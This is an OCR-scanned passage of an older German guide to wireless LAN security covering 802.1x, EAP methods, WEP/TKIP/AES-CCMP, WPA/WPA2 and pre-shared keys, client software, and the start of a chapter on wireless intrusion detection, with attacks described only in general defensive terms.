
4. Neue Standards für Wireless Security

4.1 Authentisierungsmethoden

IEEE 802.1x

IEEE 802.1x ist ein verabschiedeter und benutzbarer Standard, der zusätzliche Methoden definiert. Er dient dazu, diejenigen, die sich in LANs anmelden wollen, eindeutig zu identifizieren. Damit ist er ist sowohl für normale LANs nutzbar als auch für Wireless LANs. Mit dieser Methode kann z.B. verhindert werden, daß sich jemand in einen unbewachten Switchport Ihres LANs mit einem PC einstecken und so Ihre Netzwerkstruktur nutzen und unterwandern kann.
Dafür müssen Sie allerdings Folgendes beachten:

- Die Clients, die sich anmelden, müssen ein spezielles Protokoll sprechen, um sich gegenüber der nächstgelegenen Netzwerkkomponente (dem Switch/Access Point) zu identifizieren.
- Die Netzwerkkomponenten, über die die Benutzer in Ihr Netz kommen, müssen zusätzlich zu ihren normalen Aufgaben auch noch ein Authentisierungsprotokoll beherrschen.
- Die Netzwerkkomponenten senden alle Anfragen an einen (oder mehrere) Server, der die Authentisierungsanfragen bearbeiten und dann bestätigen oder ablehnen kann. Das verwendete Protokoll dafür ist (wieder einmal) RADIUS. Der Client kommt niemals in direkten Kontakt mit dem Authentisierungsserver, da die Netzwerkkomponente immer als Vermittler dazwischen geschaltet ist.
- Ist ein Client einmal authentisiert, so hat er normalen und uneingeschränkten Zugriff auf das Netz. (Bei Wireless LANs wird meist zusätzlich noch eine Datenverschlüsselung ausgehandelt.)



EAP

Mit RFC 2284 spezifiziert die IETF das sogenannte „Extensible Authentication Protocol". Das EAP ist eine Methode um neue, verschiedene Wege der Nutzerauthentisierung in bestehende Protokolle einzubetten ohne gleich die ganzen Protokolle zu ändern. Ursprünglich war diese Methode für PPP (also Internet Einwahl über Modem/ISDN) vorgesehen. Dank IEEE 802.1x läßt sie sich aber auch für Netzwerkkomponenten verwenden.
EAP ist dabei nur ein Sammelbegriff für verschiedene Methoden: Im Einzellfall muß man prüfen, ob eine Methode vom Client, den Netzwerkkomponenten und dem Authentisierungsserver unterstützt wird, um sie nutzen zu können. In Wireless Netzwerken versucht man die Anmeldung eines Nutzers über einer EAP-Methode mit dem Management der Verschlüsselungskeys zwischen Client und Access Point zu verbinden.
Daher informieren wir Sie im Folgenden darüber, was die einzelnen Verfahren für Sie leisten:

- **EAP-MD5**
  Dies ist die einfachste Methode. Es handelt sich hierbei um eine Möglichkeit, jemanden anhand von Nutzernamen und Passwort zu identifizieren und ihm anhand dessen den Zugang zum Netzwerk zu gestatten. In LANs ist diese Methode sehr nutzbringend, um den Zugang zu unbelegten Netzwerkspots zu kontrollieren. In Wireless Netzwerken ist diese Methode nicht brauchbar, da man zwar jemanden identifizieren kann, aber immer noch normale, statische WEP Schlüssel benutzt werden. Diese Schlüssel „verraten“ sich, wenn sie nicht regelmäßig getauscht werden. Weitere Gefahrenpunkte sind:
  - Wörterbuchattacken (ähnlich wie bei PPTP)
  - „Man-in-the-middle“ Attacken: Jemand schaltet sich in die Kommunikation mit ein und spielt beiden Seiten vor, die jeweils andere zu sein, wobei er zwischendurch alles unverschlüsselt mitlesen kann. Um dieses Gefahrenquelle zu umgehen, benötigen Sie also eine Methode um festzustellen, an welches Netzwerk Sie sich anmelden.

- **LEAP**

Diese Methode funktioniert ähnlich wie EAP-MD5. Jedoch wird in Wireless Netzwerken mit jedem Client ein individueller WEP Schlüssel ausgehandelt, der nur solange lebt, wie der Client eingebucht ist. Diese Methode wurde von der Firma Cisco entwickelt und ist im allgemeinen ausschließlich in deren Produkten vorhanden, damit erfolgt eine direkte Bindung an diesen Hersteller. Eine Ergänzung der Komponenten wird damit leider ausgeschlossen.
LEAP weist zwei Schwächen auf, weshalb Sie vom Einsatz dieser Methode absehen sollten:

- Die Methode, wie Nutzername/Passwort ausgetauscht werden, läßt Wortbuchattacken zu (s. PPTP). Dieses ist auch dem Hersteller bekannt. (s. hierzu auch: http://www.cisco.com/en/US/tech/tk722/tk809/technologies_tech_note09186a00801aa80f.shtml . Inzwischen gibt es auch ein automatisiertes Tool um diese Attacken auszuführen http://sourceforge.net/projects/asleap/
- Zwar muß sich der Nutzer dem Netzwerk gegenüber zu erkennen geben aber nicht umgekehrt. Im Extremfall kann also jemand einen eigenen Access Point und Radiusserver aufstellen und warten bis die Clients sich bei ihm einbuchen. Kein Client würde merken, daß er nicht mit dem richtigen Netzwerk verbunden ist. Danach kann der Angreifer die auf ihn geroamten Clients bequem attackieren.

Inzwischen ist auch Cisco bemüht, dieses Verfahren durch eine bessere Methode zu ersetzen (siehe **PEAP**)

- **EAP-TLS**

EAP-TLS wurde in RFC 2716 spezifiziert und bietet Ihnen eine starke kryptografische Authentisierung des Clients gegenüber dem Netzwerk. Das geschieht, indem sich beide Seiten, also der Client und der Anmeldeserver (nicht der Access Point / Switch, denn der ist nur Vermittler) kryptografische Zertifikate vorzeigen um ihre Identität zu beglaubigen. Um diese Methode einzusetzen, benötigen Sie irgendeine PKI (Public Key Infrastructure). Das wird heute gerne mit einem Verzeichnisdienst verbunden, z.B. Active Directory, LDAP, NDS usw. D.h. in Firmen. In denen ein derartiger Dienst bereits implementiert ist, ist EAP-TLS relativ einfach zu benutzen. Sollen Sie noch keinen Verzeichnisdienst / eine PKI benutzen, raten wir Ihnen vom Einsatz von EAP-.TLS ab. Warscheinlich ist dann TTLS oder PEAP passender.
Die EAP-TLS Methode funktioniert ähnlich wie eine SSL-Verbindung mit einen Webbrowser, bei der auch Ihr Browser sich mit einem Zertifikat dem Server gegenüber identifizieren muß. Dieses Zertifikat müssen Sie sich vorher besorgen oder es muß Ihnen zugeteilt werden. Wie bei SSL wird auch hier automatisch eine Methode zur Verschlüsselung der Daten ausgewählt, die beide Seiten beherrschen. Bei EAP-TLS Benutzung in Wireless Netzen geschieht dies zwischen Client und Access Point. Im Folgenden wird beschrieben welche Methoden selektiert werden können.
EAP-TLS ist warscheinlich die kryptografisch beste Methode hat leider einen kleinen Nachteil. Die Zertifikate werden zunächst in Klartext übertragen und erst dann wird die Verschlüsselung ausgehandelt. Ein Hacker kann also nicht nur die MAC-Adresse des Clients sehen, sondern auch, wer sich im Netz anmeldet, da der Name des Nutzers normalerweise im Klartext im Zertifikat steht. Eventuell sollten Sie ihre Zertifikate anonymer ausstellen.

- **EAP-TTLS**

EAP-TTLS wurde unter anderem von den Firmen Funk Software und Certicom aus TLS entwickelt. Es wurde aber schon von vielen Herstellern in ihre Produkte implementiert. Die Funktionsweise ist mit einem SSL verschlüsselten Webserver vergleichbar.
Im Gegensatz zu EAP-TLS braucht nur der Anmeldeserver ein eindeutiges, digitales Zertifikat, daß der Client beim Verbindungsaufbau überprüft. Zwischen Access Point und Client wird eine Datenverschlüsselung im Allgemeinen mit einem anonymen Nutzernamen etabliert. Auch hier sind wie bei EAP-TLS unterschiedliche Methoden wählbar. Erst wenn das geschehen ist, findet ein erneuter, nun verschlüsselter Login mit dem richtigen Nutzernamen / Passwort auf dem Anmeldeserver statt. Der Authentisierungsserver kann die Nutzerdaten dann z.B. auf einer NT-Domäne oder auch anders beziehen. Dieses Verfahren ist also wesentlich variabler

als EAP-TLS. Und auch der anonyme Erstlogin erschwert dem Hacker die Identifizierung des Clients.

- **PEAP**

Hierbei handelt es sich um eine Neuentwicklung, die im Grunde die schon vorhandenen Merkmale von EAP-TTLS aufweist. Ach hier benötigt der Authentisierungsserver ein Zertifikat, auch hier wird zuerst die Verschlüsselung aufgebaut, bevor eine Identifizierung mit Username / Passwort stattfindet.
PEAP und EAP-TTLS sind eher zwei Varianten der selben Methode als zwei unterschiedliche Methoden. Wofür Sie sich entscheiden, ist letztlich Geschmackssache. Es gibt zurzeit zwei unterschiedliche Implementationen die nicht kompatibel sind. Eine wurde von Cisco entwickelt, die andere stammt von Microsoft. Diese unterscheiden sich in ihren Möglichkeiten:

- Die Microsoftversion beherrscht nur die Authentisierung per Nutzername/Passwort per MSCHAPv2.
- Die Ciscoversion beherrscht zusätzlich zu den Eigenschaften der Microsoftversion auch noch Tokens (z.B. RSA).

TTLS unterstützt noch ein paar zusätzliche Methoden. Informieren Sie sich also bitte im Vorfeld, was genau für Ihre Sicherheit benötigt wird.

- **EAP-SIM**

Diese Methode ist derzeit noch ein Draft, wird aber teilweise schon von einigen Herstellern implementiert. Hier wird die SIM-Karte eines GSM-Telefons benutzt, um sich dem Wirelessnetz gegenüber zu identifizieren. In Firmennetzwerken macht dies sicherlich wenig Sinn, aber für Hotspots ist diese Methode sehr interessant. Besonders wenn Sie ein Smartphone (also ein Telefon mit integriertem Computer) besitzen, kann sich dieses ohne Ihr Zutun dem Hotspot-Netzwerk gegenüber identifizieren. Danach kann sogar eine individuelle Verschlüsselung zwischen Client und Access Point etabliert werden, ähnlich wie bei den meisten anderen EAP-Methoden. Normalerweise wird in Hotspot-Netzwerken nämlich ohne Verschlüsselung gearbeitet, um jedem Client möglichst problemlosen Zugang zu gewähren. Leider gibt es momentan nur Clients für Windows XP, was ja alles andere als ein Smartphone Betriebssystem ist. Es ist zu erwarten das die Telefongesellschaften demnächst entsprechende Clients herausbringen, die dann z.B. auf eine PCMCIA Datenkarte mit SIM zugreifen oder auf einen kleinen USB Adapter mit der eingelegten SIM. Erst dann wird diese Methode weitere Verbreitung erfahren.

- **EAP-FAST**

Diese Methode ist derzeit noch ein sehr junges Draft. Der Vorschlag stammt von Cisco (daher ist es zu begrüßen daß es sich nicht um ein properitäres Protokoll handelt) und soll alle bekannten schwächen des LEAP-Protokolls ausmerzen. Intressant ist die Tatsache daß es erweiterbar ist und auf Zertifikate jeder Art verzichten kann. Jedoch kann nicht verschwiegen werden das es dennoch sehr komplex ist und die Verwendung von Algorithmen zuläßt die die moderne Kryptographie nicht mehr gerne sieht MSCHAPv2, RC4, MD4, MD5.

4.2 Verschlüsselungsmethoden

Dynamische (WEP) Schlüssel

Wie weiter oben schon aufgeführt, sind normale WEP Schlüssel einmalig gesetzte Schlüssel, die für alle Gruppenmitglieder gelten. Viel besser wäre es allerdings, wenn die Verschlüsselungskeys individuell zwischen Client und Access Point ausgehandelt würden. So könnte ein Angreifer, der einen Key hat, nur diesen einen Client belauschen und das auch nur bis der sich wieder abmeldet, (z.B. weil er genügend Pakete erlauscht hat, um ihn nach der Methode von Fluhrer, Mantin und Shamir auszurechnen). Diese Methode wird in Access Points die mit EAP arbeiten (mit Ausnahme von EAP-MD5) heute schon angewandt. Wenn der Client sich anmeldet, wird dann unter dem Schutz der entsprechenden EAP-Methode ein dynamischer Schlüssel z.B. für normales WEP ausgehandelt. Der Authentisierungsserver wird dabei miteingebunden. Da der Schlüssel so jedes

Mal ein anderer ist, hat ein Angreifer, der einmal einen Schlüssel errechnet hat, kaum eine Chance ihn ein zweites Mal zu bekommen. Er muß also die Belauschungsaktion / Angriff jedes Mal erneut ausführen. Durch die neuesten Entwicklungen zum Angriff b.z.w. entschlüsseln von WEP-Schüsseln muss allerdings diese Methode als zu unsicher angesehen werden.

Schlüsselerneuerung nach Zeit
Wie im vorherigen Absatz schon ausgeführt, ist es möglich, eine individuelle Schlüsselvergabe bei der Anmeldung zu gestalten. Um es einem Angreifer so schwer wie möglich zu machen, kann man, unter dem Schutz der verwendeten EAP-Methode, nach einer gewissen Zeit den Schlüssel erneut tauschen. In diesem Fall müßte ein Angreifer erneut die Verschlüsselung brechen. Leider ist dieses für WEP inzwischen als zu unsicher anzusehen (siehe aircrack-ptw). Legiglich TKIP und AES scheinen dem Stand zu halten.

Die folgenden zwei Methoden sind so angelegt das **immer** zwischen Access Points und Client individuelle Schüssel (durch den ablaufenden 4-Way-Handshake) ausgehandelt werden! Das problem von Gruppenschlüsseln wie bei WEP stellt sich so nicht.

TKIP
TKIP steht für Temporal Key Integrity Protocol und soll mit einigen anderen Maßnahmen alle bekannten Schwächen von WEP beseitigen. TKIP wird im IEEE 802.11i Standard definiert. Zwar benutzt TKIP noch immer RC4 als Grundlage zur Verschlüsselung, aber es wurden einige Maßnahmen getroffen, um die bei WEP entstandenen Lücken zu schließen. Daher kann TKIP bei den meisten Access Points (und Clients) durch simplen Firmwareupdate nachgerüstet werden.
TKIP benutzt eine Reihe von Erweiterungen:

- Höherer Initialisierungsvektor: Der Initialisierungsvektor wurde von 24 auf 48 Bits angehoben um Wiederholungen (durch Zählerüberlauf) zu vermeiden.
- Temporärschlüssel: WEP benutzt den eingegebenen Gruppenschlüssel für jedes Paket, das es verschlüsselt, was ja die Fluhrer, Mantin, Shamir-Attacke überhaupt erst ermöglichte. Besser wäre es jedoch, wenn für jedes Paket ein individueller Schlüssel benutzt würde.
  Dies wird bei dieser neuen Methode erreicht, indem man für jedes Paket einen temporären Schlüssel errechnet. Dieser wird gebildet aus einem Hash (ein kryptografisches Prüfsummenverfahren) über die Komponenten IV (der Initialisierungsvektor) + der MAC-Adresse + dem Basisschlüssel. Der gebildete Temporärschlüssel wird dann zur Verschlüsselung eines einzelnen Paketes mit WEP herangezogen.
- Neuer Prüfsummenalgorithmus namens Michael: Bisher hatte jedes Paket am Ende eine einfache Prüfsumme, die über den gesamten Dateninhalt gebildet und dann an das Paket angehängt wurde. Diese Prüfsumme dient zur Erkennung von Bitfehlern in der Übertragung. Ein Angreifer konnte dies aber auch ausnutzen, um gefälschte Pakete ins Netzwerk einzuschleusen. Wenn er den Prüfsummenalgorithmus kennt, kann er damit relevante Pakete selbst errechnen. Es ist auch möglich, Pakete „aus der Luft“ zu erlauschen und nach Änderung einiger Bits erneut auszusenden. Durch die Prüfsumme wird dabei meist die ursprünglich Applikation, welche die Daten enthält, „verwirrt“.
  Michael bildet zwar ebenfalls eine Prüfsumme, aber diese ist "keyed", d.h. der (temporäre) Schlüssel ist zusätzlich in die Kalkulation der Prüfsumme eingeflossen. Somit kann die richtige Prüfsumme nur errechnen, wer die Daten und den Schlüssel kennt. Ein Angreifer kann also nicht mehr so einfach Pakete fälschen, die vom Netzwerk aufgrund der korrekten Prüfsumme dann angenommen werden. Ein ähnlicher Mechanismus findet mit größeren Schlüsseln auch bei IPSec statt und wird dort HMAC genannt.
- Zusätzliche Sequenznummern: In die Datenpakete werden noch zusätzliche Folgenummern eingebaut, die auch als Daten in die Prüfsummenkalkulation mit ein gehen. Die Teilnehmer sind dann so programmiert, daß sie nur Pakete mit der Folgenummer annehmen, die an der Reihe ist. Zeichnet ein Angreifer also ein Paket auf und spielt es zu einem späteren Zeitpunkt wieder ab, so wird dieses verworfen, da dann beide Teilnehmer in ihrer Kommunikation längst bei einer andern Folgenummer angelangt sind.

AES-CCMP
Ist eine Abkürzung für Advanced Encryption Standard (ausgewählt wurde ein Algorithmus namens Rijandael) und soll den alten DES-Standard ablösen. Mit der IEEE 802.11i Norm wird damit RC4 als Verschlüsselung für die Daten Pakete endgültig abgelöst werden. Die Sicherheit von Datenpaketen, die mit dieser Methode verschlüsselt wurden, ist als sehr hoch einzuschätzen. Auch spezielle Probleme wie Sie bei TKIP durch verwendung des Michael Algorithmus entstehen können sinch hier durch eine ander art und weise der Hashbildung ausgeschlossen. Allerdings ist dieser Algorithmus CPU intensiv. Daher wird dieses meist durch spezielle Hardwareerweiterungen im Chipsatz der Wireless Karte / AccessPoint erreicht. Alle modernen 11g Karten Access Points können das inzwischen gewährleisten. Anwender von 11b (und davor) Komponenten sollten schauen das Sie wenigstens neue Treiber / Firmware mit TKIP bekmmen oder die Hardware „ablösen“.

4.3 Standards für Authentisierung und Verschlüsselung

WPA
Der WPA-Standard wird von einem Konsortium namens Wi-Fi vorgeschlagen. Üblicherweise beteiligt sich Wi-Fi an Interoparibilitäts-Tests zwischen verschiedenen Herstellern, um sicherzustellen, daß unterschiedliche Komponenten auch mit den Komponenten der Fremdhersteller funktionieren. Der WPA-Standard enthält erste Teile des kompletten IEEE 802.11i Standards. Der Standard bietet:

- TKIP zur besseren Datenverschlüsselung, als leicht auf bisherigen Komponenten zu implementierendes Verfahren
- die Benutzung von Authentisierungsservern mit EAP Methoden zu Client-Identifizierung (z.B. EAP-TLS, EAP-TTLS, PEAP usw.).
- die Benutzung von sogenannten "pre shared keys" (PSK), wenn kein Authentisierungsserver möglich ist (wird weiter unten erklärt)

Produkte die WPA können sind inzwischen von jedem Hersteller zu haben. Die Wi-Fi hat unter dem Label „Wi-Fi Protected Access“ ein Zertifizierungsprogramm herausgebracht. Produkte mit diesem Label sind daher auch von verschiedenen Herstellern garantiert auf Interoperabilität getestet. Für Windows XP sollten Sie SP2 installieren um WPA nutzen zu können.

IEEE 802.11i / WPA2
Dieser Standard ist wohl der neuste und ist inzwischen verabschiedet. WPA integriert bereits einige Features dieses neuen Standards:

- TKIP zur Datenverschlüsselung oder
- AES-CCMP zur Datenverschlüsselung
- EAP Methoden für Authentisierung durch zentrale Server
- PSK "pre shared keys"
- Authentisierung zu neuen Access Points VOR dem Roaming, was es etwas schneller macht
- Peer to Peer Modus (also Verbindung von Clients untereinander ohne Access Points)

Es ist außerdem abzusehen, daß die Hardware bestehender AP’s CPUmäßig nicht in der Lage ist diese Last (AES Datenverschlüsselung) zu verarbeiten. Einige Hersteller lassen wahrscheinlich die Nachrüstung durch neue Radiokarten zu, die dann Hardware zur speziellen Verarbeitung von AES aufweißt. Wenn Sie heute einen AP kaufen, lassen Sie sich zusichern, das Sie ihn später aufrüsten können (am besten einfach per Software). Dasselbe gilt auch Clientkarten wobei hier damit zu rechnen ist, daß anstelle spezieller Hardware die CPU des Hosts mit dieser Aufgabe durch den Treiber belastet wird.

PSK "pre shared keys"
PSK wurde entwickelt für Anwender OHNE zentralen Authentisierungs Server. Es ist daher bestens geeignet für Heimanwender die wenige Geräte zu authentisieren haben (also keine gedanken auf die EAP-Methode verwenden wollen) aber trotzdem eine moderne starke Verschlüsselung brauchen. Bei PSK wird dem Client und dem Access Point zur Identifizierung ein gemeinsames „Passwort" mitgeteilt. Um sich in den Access Point einzubuchen, muß sich der Client durch Kenntnis dieses Passwortes (das dabei nicht übertragen wird) als berechtigter Nutzer identifizieren. Erst dann wird eine Verschlüsselung durch TKIP oder AES-CCMP aufgebaut. PSK eignet sich also als einfache Methode auch für Heimanwender denen das konventionelle WEP zu unsicher ist. Beim Umgang mit PSK sollten Sie folgendes beachten.

- Benutzen Sie eine Passphrase die mindestens 20 Zeichen die sehr zufällig sind hat. Es gibt mittlerweile Tools die per Wortbuchattacke oder durch ausprobieren versuchen einen Schlüssel herauszu finden.
- Jemand der die Passphrase kennt kann (mit geeigneten Programmen) den kompletten Datenverkehr aller (, obwohl individuell verschüsselt,) Teilnehmer entschüsseln! Draus folgt:
- Wird auch nur **eines** der benutzten Geräte von einem Hacker entwendet oder ausgelesen.gilt ihre Passphrase als kompromitiert. Sie müssen Sie daher schleunigst austauschen.

4.4 Wo gibt es...?

Wo gibt es EAP Authentisierungs-Server?
Authentisierungsserver, die EAP Methoden beherrschen gibt es inzwischen viele. Alle benutzen RADIUS als Protokoll zur Authentisierung. Gegen welche Nutzerdatenbank dann die Authentisierung geprüft wird, bleibt letztendlich Ihnen überlassen.
Auswahlkriterien für Sie sollten sein:

- Verwendetes Betriebssystem auf dem Server (wobei das im Normalfall leicht und ohne große Belastung mit installiert werden kann)
- Verwendete EAP-Typen
- Interface zu Ihrer Nutzerdatenbank
- Möglichkeit der Abrechnung der Benutzer
- Handeling / Support

Wo gibt es Netzwerkkomponenten (Access Points), die das können?
Hier trennt sich die Spreu vom Weizen. Für Hersteller von reinen SOHO Produkten ist Sicherheit leider meist nur ein Kostenfaktor. Um Produkte zu erhalten, die z.B. mit EAP-Typen umgehen können, müssen Sie also immer etwas mehr Geld ausgeben. Die meisten professionellen Anbieter werden Ihre Anfragen bezüglich dieser Aspekte zu schätzen wissen. Auch einige klassische Ethernet Switches können schon Nutzerauthentisierungen auf EAP Basis durchführen.

Wo gibt es Client-Software?
Wenn Sie Windows XP installiert haben, sieht es gut für Sie aus: Microsoft bietet für dieses Betriebssystem Client-Implementationen für einige EAP-Typen an. Das XP-Service Pack 2 rüstet alles nach. Für Windows 2000 gibt es diverse Patches, die einige EAP-Typen nachrüsten. Beide Betriebssysteme können derzeit EAP-MD5, EAP-TLS und PEAP. Alle älteren Windows Versionen werden nicht von Microsoft unterstützt. Das Feld wird Drittanbietern überlassen, von denen es leider nicht sehr viele gibt:

- Die Firma Funk Software http://www.funk.com inzwischen übernommen von Juniper Networks https://www.juniper.net/products/aaa/odyssey/oac.html
- Die Firma Meetinghouse http://www.mtghouse.com inzwischen übernommen von Cisco http://www.mtghouse.com/index_home.asp
- Es gibt ein kostenloses Plugin namens SecureW2 http://www.securew2.com/ das EAP-TTLS für die Betriebssysteme Windows 2000, Windows XP und Mobile 2003 nachrüstet.

MacOS Benutzer haben ab V10.3 unterstützung aller möglicher EAP-Methoden als da sind EAP-MD5, LEAP, EAP-TLS, EAP-TTLS und PEAP. Bei älteren Betriebssystem Versionen schauen Sie bitte vorher in die Dokumentation.

Linux Benutzer tuen sich leider immernoch sehr schwer. Die Community hat noch kein übergreifendes Framework für 802.1x entwickelt. Daher gibt es zur Zeit einige Karten Treiber die diese Funktionalitäten nachrüsten. Haben Sie die falsche Wireless Karte wird es schwierig. Eventuell können Sie die open1x.org Treiber einbinden. Ist ihre Distribution aktuell haben Sie die besten Chancen wenn Sie Karten mit Atheros Chipsatz ein setzen. Die ORiNOCO b/g oder a/b/g Karten sind solche.

4.5 Vor- und Nachteile der neuen Standards

Vorteile der neuen Standards für Wireless Security

- zentrale Authentisierung von Clients
- Einsatz in Filialnetzen ohne weitere Kosten möglich, zumindest solange eine Verbindung zum Authentisierungs-Server möglich ist
- gute Skalierbarkeit (die Verschlüsselung findet zwischen Client und Access Point statt), daher sind kaum Performanceprobleme zu erwarten
- nicht nur zur Absicherung von Wireless Netzen geeignet, sondern auch von LAN Umgebungen
- offene Standards (bis auf LEAP)
- keine Änderung der Netzwerkstruktur nötig

Nachteile der neuen Standards für Wireless Security

- Die Access Points der Hersteller müssen die benutzten EAP und Verschlüsselungstypen unterstützen.
- Solange noch WEP benutzt wird, ist die Sicherheit relativ schwach. WPA mit TKIP wird die gröbsten Fehler von WEP ausmerzen und etwa gleichziehen zu SSL mit RC4. Der neue Standard IEEE 802.11i mit AES wird die Sicherheit über "normale" IPSec Clients (die nur Triple DES können) hinaus anheben.
- Es müssen Clients für das jeweilige Betriebssystem vorhanden sein. Das ist allerdings auch bei VPNs der Fall.

Methode	EAP-MD5	LEAP	EAP-TLS	EAP-TTLS	PEAP	EAP-SIM	WPA	IEEE 802.11i / WPA2	EAP-FAST EAP-SPEKE
Authentisierungsserver nötig	ja (RADIUS)	ja (RADIUS)	ja (RADIUS)	ja (RADIUS)	ja (RADIUS)	ja (RADIUS)	ja / nein (PSK für SOHO)	ja / nein (PSK für SOHO)	ja
dynamische (WEP) Schlüssel pro Sitzung	nein	Ja	ja	ja	ja	ja	ja	ja (aber nicht WEP sondern besser)	ja
Neue dynamische (WEP) Schlüssel nach Zeitablauf	nein	?	ja	ja	ja	ja	ja	ja (aber nicht WEP sondern besser)	ja
TKIP	nein	nein	ja	ja	ja	ja	ja	ja	ja
AES	nein	nein	ja	ja	ja	ja	nein	ja	ja
einfaches Login per Username / Passwort	ja	Ja	nein	ja	ja	nein / GSM-Karte	siehe benutzten EAP-Typ	siehe benutzten EAP-Typ	Ja
Zertifikate	nein	nein	Client / Server	nur Server	nur Server	nein	EAP-abhängig / nein bei PSK	EAP-abhängig / nein bei PSK	nein
Authentisierungs-datenbanken	nur klartext	Active Directory, NT Domains	Active Directory, LDAP, Eigene PKI	Active Directory, LDAP, NT Domains, Tokens, SQL	Alles was Username/ Passwort speichert	GSM-Provider	siehe benutzten EAP-Typ	siehe benutzten EAP-Typ	Alles was Username/Passwort speichert
Verfügbar-keit	jetzt	jetzt	jetzt	jetzt	jetzt	jetzt	jetzt	jetzt	Jetzt
Standard	IEEE 802.1x (für LAN)	properitär	RFC 2716	Draft (RFC)	Draft (RFC)	Draft (RFC)	WI-FI.org	IEEE	Draft (RFC)
Client für Win 98/ME/NT	Juniper Cisco	Juniper Cisco	Juniper (kein NT) Cisco	Juniper Cisco	Juniper Cisco	Juniper	Juniper Cisco	Juniper	Juniper
Client für Windows 2000	Microsoft Juniper Cisco	Juniper Cisco	Microsoft Juniper Cisco	Microsoft Juniper Cisco SecureW2	Microsoft Juniper Cisco	Juniper	Juniper Cisco	Juniper Cisco	Juniper Cisco (CCX)
Client für Windows XP	Microsoft Juniper Cisco	Juniper Cisco	Microsoft Juniper Cisco	Microsoft Juniper Cisco SecureW2	Microsoft Juniper Cisco	Juniper Cisco	Microsoft Juniper Cisco	Juniper Cisco	Juniper Cisco
Client für Windows CE (>= V5)	Juniper Cisco	Juniper Cisco	Microsoft Juniper Cisco	Juniper Cisco SecureW2	Microsoft Juniper Cisco	?	?	Juniper Cisco	?
MacOS	MacOS10 Cisco	MacOS10.3 Cisco	MacOS10.3 Cisco	MacOS10.3 Cisco	MacOS10.3 Cisco	?	?	?	?
Linux	Open1x.org Juniper (Red Had)	Cisco Juniper (Red Had)	Open1x.org Juniper (Red Had)	Open1x.org Juniper (Red Had)	Open1x.org Juniper (Red Had)	Open1x.org Juniper (Red Had)	?	?	?

5. Wireless Intrusion Detection Systeme

5.1 Was ist ein Wireless IDS?

Intrusion Detection Systeme sind schon aus der Fireewallwelt bekannt. Dort werden solche Systeme meist der eigentlichen Firewall nachgeschaltet. Sie können sich ein IDS wie einen Scanner vorstellen der anhand bekannter Angriffsmuster nach Auffälligkeiten und Angriffen auf Ihr Netzwerk sucht. Ähnlich eines Virenscanners.

Ein Wireless IDS benötigt natürlich Sensoren, sogenannte IDS Probes, um sozusagen den Luftraum zu überwachen und eine Auswertelogik. Es gibt hier unterschiedliche Methoden um das zu bewerkstelligen. Entweder Sie platzieren spezielle IDS Probes, welche unabhängig von den verwendeten Access Points arbeiten oder (das ist Herstellerabhängig) Ihre Access Points untersuchen den Luftraum nach Unregelmäßigkeiten wenn Sie gerade keine Daten transportieren. Irgendwo wird bei beiden Systemen eine Auswertestation platziert sein, die Ihnen Alarm gibt. Bei Netzwerken mit vielen Access Points ist das meist in der zentralen Managementsoftware integriert.

Je nach Art und Weise des Systems bietet Ihnen ein Wireless IDS:

- Eine Kontrollinstanz die Unregelmäßigkeiten „im Luftraum“ Ihrer Wireless Installation entdeckt.
- Eine Möglichkeit Störer und Hacker auszuschalten, indem man spezielle Wireless Pakete schickt die dazu führen, daß der Angriff unterbunden wird.
- Eine Möglichkeit den Feind zu lokalisieren. Durch geschickte platzierung der IDS Probes und Triangulierung der Signalstärken ist es möglich den Standort auf bis zu 3m festzustellen!

Wer braucht nun ein Wireless IDS? Sicherlich kein Anwender der nur einen einzigen Access Point sein eigen nennt. Ein Wireless IDS wird immer dann gebraucht wenn es gilt eine große oder ungeschützte Anzahl von LAN Ports zu überwachen. Wie wir von Wireless auf einmal auf LAN Ports kommen und warum gerade das wichtig ist sehen Sie wenn, Sie bei den Angriffsmustern genauer hinschauen.

5.2 Bekannte Angriffe - Erkennung und Abwehr

In folgendem Abschnitt wird auf einige bekannte Angriffe die ein Wireless IDS erkennt eingegangen und erklärt was man dagegen tun kann.

5.2.1 Störungen im Frequenzband (Layer1 Attacke)

Art des Angriffes

- Irgend jemand benutzt dasselbe Frequenzband wie Sie es für ihre Wireless Access Points benutzen. Dieses kann absichtlich oder unabsichtlich geschehen. Bei den beliebten 2,4GHz Frequenzband (wie Sie es für 802.11b/g benutzen) tummeln sich z.B. Bluetooth Geräte, Analoge Videoübertrager und Mikrowellen herum. Letztere dürfen eine Leckstrahlung von bis zu 1Watt aufweisen und sind dann immer noch erlaubt. Zum Vergleich: Ihr Access Point darf nur 100m Watt abstrahlen.

Folgen des Angriffes

